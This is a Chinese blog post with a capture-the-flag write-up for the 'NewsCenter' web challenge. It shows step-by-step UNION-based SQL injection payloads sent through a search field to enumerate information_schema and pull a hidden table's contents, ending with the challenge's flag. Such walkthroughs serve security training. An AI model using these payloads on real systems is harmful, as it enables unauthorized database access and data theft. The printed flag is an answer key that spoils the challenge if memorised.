攻防世界-NewsCenter题

原创

学编程的小w 于 2021-11-12 21:41:57 发布 691 收藏

分类专栏： writeup 文章标签： 安全 web安全

本文链接：https://blog.csdn.net/weixin_46784800/article/details/121296601


writeup 专栏收录该内容

15 篇文章 0 订阅

订阅专栏


攻防世界-NewsCenter题

首先，进入靶场网站，发现是一个News界面，并且界面存在一个搜索入口，此时的第一感觉就是，这道题应该是一道sql注入的题目（后来发现确实是这样）



在搜索框输入一系列数字或字母进行搜索，可搜索出来一些News：


打开HackBar，在POST请求值处的字符串末尾输入单引号，尝试是否能发生单引号闭合：



发现请求的返回值为500，则说明该请求在服务器的数据库中发生了单引号闭合，导致数据库查询失败，这时已经可以实锤本题为数据库注入的题目了。


首先，通过order语句，判断查询的数据库的列数：

```
search=' order by 1 -- -
search=' order by 2 -- -
search=' order by 3 -- -
search=' order by 4 -- -
```



当执行上述第四条语句时，发现出现响应值为500的报错，则说明当前数据库只有3列。继续查询，查看数据库与当前页面显示的接口：

```
search=' union select 11,22,33-- -
```




可以看到第二列和第三列存在回显

继续查询数据库名字和数据库的表名：

```
search=' union select 11,table_schema, table_name from information_schema.tables-- -
```

可以看到存在一个表名为secret_table，继续查询该表的属性值：

```
search=' union select 11,column_name, table_name from information_schema.columns where table_schema = "news" and
 table_name = "secret_table" -- -
```



可以查到存在名为fl4g的列，查询列的内容：

```
search=' union select 11,id, fl4g from news.secret_table -- -
```

Hello World!

Two Zero-Day Exploits Found After Someone Uploaded

Security researchers at Microsoft have unveiled details of two critical and important zero-day vulnerabilities that had recently been

Facebook Admits Sharing User Data With 61 Tech Com

Facebook has admitted that the company gave dozens of tech companies and app developers special access to its user data after publicly saying it had restricted outside companies to access such data back in 2015.

Researchers Uncover New Attacks Against LTE Networ

If your mobile carrier offers LTE, also known as the 4G network, you need to beware as your network communication can be hijacked remotely.

RAMpage Attack Explainedâ€"Exploiting RowHammer On

A team of security researchers has discovered a new set of techniques that could allow hackers to bypass all kind of present mitigations put in place to prevent DMA-based Rowhammer attacks against Android devices.

Github Account of Gentoo Linux Hacked, Code Replac

Downloaded anything from Gentoo GitHub account yesterday?Consider those files compromised and dump them nowâ€"as an unknown group of hackers or an individual managed to gain access to the GitHub account of the Gentoo Linux distribution on Thursday and replaced the original source code with a malicious one.

Another Facebook Quiz App Left 120 Million User Da

People are still getting over the most controversial data scandal of the year, i.e., Cambridge Analytica scandal, and Facebook is under fire yet again after it emerges that a popular quiz app on the social media platform exposed the private data of up to 120 million users for years.

1

QCTF{sq1_inJec7ion_ezzz}

成功得到flag的值！